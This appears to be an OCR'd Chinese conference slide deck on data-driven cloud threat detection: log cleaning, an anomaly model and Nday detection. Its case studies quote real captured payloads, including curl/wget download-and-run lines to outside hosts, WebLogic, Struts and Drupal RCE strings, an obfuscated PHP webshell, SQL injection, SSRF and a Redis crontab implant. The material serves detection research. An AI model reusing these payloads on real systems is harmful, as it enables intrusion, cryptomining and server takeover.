# 从数据视角探索安全威胁

阿里云安全工程师 / cdxy

cdxy

数据分析 / 威胁感知

0 whoami

# 目录 | Content


1 异常数据清洗

2 信息穿透模型

3 Nday感知


4 落地思考

Chapter 1

# 1 异常数据清洗

# 异常数据清洗的价值

| 云环境威胁感知现状 | 挑战 | 异常数据清洗价值 |
| --- | --- | --- |
| 百万主机<br>PB级数据 | 有限的存储、计算资源 | 以不损失告警为前提<br>压缩数据量 |
| 业务场景复杂<br>运营资源有限 | 通用性、准确率要求高 | 理解业务特征<br>提升告警置信度 |




威胁感知模型基础

# 代码类日志清洗——词法分析

| SELECT | * | FROM | forum | WHERE | fid = 63 | ORDER | BY | displayorder | DESC | LIMIT | 3 |
|---|---|---|---|---|---|---|---|---|---|---|---|
| DML | Wildcard | Keyword | Identifier | Keyword | Comparison | Keyword | Keyword | Identifier | Order | Keyword | Integer |

| SELECT | * | FROM | forum | WHERE | fid = 55 | OR | SLEEP(5) | - - dZkr ORDER BY displayorder DESC LIMIT 3 |
|---|---|---|---|---|---|---|---|---|
| DML | Wildcard | Keyword | Identifier | Keyword | Comparison | Keyword | Function | Single |

| | wget | http://185.62.190.191/r | -O | /tmp/r | ; | sh | /tmp/r | precision | recall |
|---|---|---|---|---|---|---|---|---|---|
| Token 1 | command | word | word | word | operator | command | word | 0.042 | 0.904 |
| Token 2 | command | word | option | op-data | operator | command | word | 0.029 | 0.963 |
| Token 3 | wget | word | option | op-data | operator | sh | word | 0.011 | 0.991 |
| Token 4 | wget | uri | option | path | operator | sh | path | 0.008 | 0.997 |

# 参数类日志清洗——字符序列

```
/index.php?name=cdxy                                  ——→ AAAA
/index.php?name=ring04h                               ——→ AAAADDA
/index.php?name=<script>alert(1)</script>             ——→ CAAAAAACAAAAACDCCCAAAAAAC
```

```
[START] https://www.cdxy.me
[302] https://www.cdxy.me/feed
[200] https://www.cdxy.me/?p=788
[200] https://www.cdxy.me/category/Data%20Analysis
[200] https://www.cdxy.me/page/1
[![][200] https://www.cdxy.me/page/1.bak~
[![][200] https://www.cdxy.me/page/1.swp
[![][200] https://www.cdxy.me/page/1_save
[![][200] https://www.cdxy.me/../../../../etc/passwd
```

```
p=786
{{426*1752}}=786
```

```
p=786
p=786<script>alert(1)</script>
p=786' or '1'='1

Cookie: UID=70f868e092f90218cafa12038d9a5f72
Cookie: UID=1|curl http://x.x/shell.txt > cc.php
```

Site: URI Path异常 ——→ URI Path: Key异常 ——→ Key: Value异常


Chapter 2

# 2 信息穿透模型

# 威胁检测产品能力对比

| 检测类产品待解问题 | 信息穿透模型 |
| --- | --- |
| 高误报 | 准确率99% |
| 依赖规则，安全能力依赖长期规则运营 | 无规则模型，低运营成本 |
| 对无危害的PoC探针行为检测能力弱 | 探针行为预警 |
| 对未知漏洞检测能力弱 | 自动覆盖Nday |
| 仅做入侵发现 | 发现+回溯 |

# 信息穿透模型



# 案例：RCE - DRUPAL

URI

```
/?
q=user/password
&name[#type]=markup
&name[#markup]=curl+-s+185.234.218.53/.d/miner1.sh+|+bash
&name[#post_render][]=passthru
```

主机用户 root

父进程 /usr/sbin/httpd

命令 sh -c curl -s 185.234.218.53/.d/miner1.sh | bash

# 案例：RCE - WEBLOGIC

POST Data

```
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0"><string>C:\windows\system32\cmd.exe</string></void>
<void index="1"><string>/c</string></void>
<void index="2"><string>powershell.exe -WindowStyle Hidden $P =
nEW-oBJECT sYSTEM.nET.wEBcLIENT;$P.DownloadFile('http://
132.148.150.15:8080/miner.exe', 'C:\ProgramData\miner.exe');START C:
\ProgramData\miner.exe</string></void>
</array>
<void method="start"/></void>
</java></work:WorkContext>
</soapenv:Header><soapenv:Body/></soapenv:Envelope>
```

# 案例：RCE - STRUTS OGNL

Request-Content-Type

```
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil
@class)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).
(#cmd='cmd /c netsh firewall set opmode mode=disable').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains
('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-
c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).
```

# 案例：RCE – WEB SHELL执行命令

URI & POST

```
/wp-content/themes/sketch/404.php
a=Php&c=&p1=system("cat /etc/passwd");
```

```
/eng/query-terminal.jsp?cmd=mkdir+-p+%2Froot%2F.ssh%2F+%26%26+touch+
%2Froot%2F.ssh%2Fauthorized_keys+%26%26+chmod+600+
%2Froot%2F.ssh%2Fauthorized_keys
```

Encoded Payload

```
/upload/template/default/forum/123.php?eanver=cmd
&cmd=d2hvYW1p
```

Process Log

```
主机用户        www
父进程          php-fpm: pool www
命令            sh -c whoami
```

# 案例：脚本文件上传

Request Data

File Content & Path

```
------WebKitFormBoundaryrUzmdXS72dR6ZxEi
Content-Disposition: form-data; name="dir"

E:/www/css/
------WebKitFormBoundaryrUzmdXS72dR6ZxEi
Content-Disposition: form-data; name="upfile"; filename="amazeui.php"
Content-Type: application/octet-stream

<?php /* encoded by http://phpc.sinaapp.com */
error_reporting(E_ALL^E_NOTICE);
 ...
```

# 案例：SQL OUTFILE

Request Data

File Content & Path

```
/phpmyadmin/import.php

sql_query=select+"<?php+\
$func='c'.'r'.'e'.'a'.'t'.'e'.'_'.'f'.'u'.'n'.'c'.'t'.'i'.'o'.'n';\
$test=\$func('\
$x','e'.'v'.'a'.'l'.'(b'.'a'.'s'.'e'.'6'.'4'.'_'.'d'.'e'.'c'.'o'.'d'.'e
(\$x));');\
$test('QHNlc3Npb25fc3RhcnQoKTtpZihpc3NldCgkX1BPU1RbJ2NvZGUnXSkpeyhzdWJzd
HIoc2hhMShtZDUoQCRfUE9TVFsnYSddKSksMzYpPT0nMjIyZicpJiYkX1NFU1NJT05bJ3RoZ
UNvZGUnXT10cmltKCRfUE9TVFsnY29kZSddKTt9aWYoaXNzZXQoJF9TRVNTSU9OWyd0aGVDb
2RlJ10pKXtAZXZhbChiYXNlNjRfZGVjb2RlKCRfU0VTU0lPTlsndGhlQ29kZSddKSk7fQ==
');+?>"+into+outfile+"D:/www/images.php";
```

# 案例：SQL注入

Request Data

SQL Log


```
/index.php?action=listletter

date=2018-06-05&letter=%25%27%20AND%206405%20IN%20%28%20%28CHAR%28113%29
+CHAR%28118%29+CHAR%28112%29+CHAR%28113%29+CHAR%28113%29+
%28%20%28CASE%20WHEN%20%286405%3D6405%29%20THEN%20CHAR%2849%29%20ELSE%20
CHAR%2848%29%20END%29%29+CHAR%28113%29+CHAR%28113%29+CHAR%28106%29+CHAR%
2898%29+CHAR%28113%29%29%29%20AND%20%27%25%27%3D%27&perPage=16&status=-1
&Submit=%E6%8F%90%E4%BA%A4


select id,type,letter,url from sl_types where letter='%' AND 6405 IN
( (CHAR(113)+CHAR(118)+CHAR(112)+CHAR(113)+CHAR(113)+( (CASE WHEN
(6405=6405) THEN CHAR(49) ELSE CHAR(48) END))
+CHAR(113)+CHAR(113)+CHAR(106)+CHAR(98)+CHAR(113))) AND '%'='' order by
sort asc limit 0,9
```

# 案例：SSRF

Request Data



Intranet Session
Intranet Flow
DNS

```
/spaces/viewdefaultdecorator.action?
decoratorName=ftp://10.0.0.1

/uddiexplorer/SearchPublicRegistries.jsp?
rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSea
rchfor=&selfor=Business+location&btnSubmit=Search&ope
rator=http://10.0.42.2:7001
```

| | |
|---|---|
| IP连接数 | 72 |
| 内网目标暴露 | 2 |

# 案例：REDIS未授权访问漏洞利用

TCP Flow

File Content
Process
Path

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDE0guChoiGr6s3mXjQA0wX6YKNNMy2bpj6b8ArjuWH
...
Sd4pgn4gbmb8GzAvlH2xxw+SV2h redis@redis.io

webshell<?php eval($_POST[xiaoma]); ?>godkey@t

* * * * * curl -fsSL "http://r.waterdropx.com:13858/cdp.x?
ip=115.28.176.14&xp_ht=5A089AF6&xp_s=842768" | bash &

CONFIG SET dir /var/www/html/
CONFIG SET dbfilename redis.php
```

# 模型效果

100+

已知漏洞

RCE / SSRF / SQLI
文件操作 / 信息泄露 / webshell

40000+

攻击向量

监控Nday及Exploit变化
为情报、宏观态势、黑客社区发现提供数据支撑

99%


准确率

从Nday攻击到告警的全自动化
为Hunting提供准确完整的payload

Chapter 3

# 3 Nday感知

# Nday感知


发现能力
解释能力
预测能力
Alert
Payload
Exploit Library
Nday
无需漏洞先验知识

# 案例：Drupal / Hadoop RCE 云上大规模利用

Chapter 4

# 4 落地思考

# 数据科学落地安全产品

## 场景

时效性要求

准确性要求

运营资源

## 数据

目标数据量

采集 / 存储 / 计算成本

标注方法

样本质量

## 模型

探索-假设-验证-优化

算法接入与调优

## 运营

可复现-可解释

迭代方案

风险控制

反馈机制

# Q&A

i[at]cdxy.me
@xyntax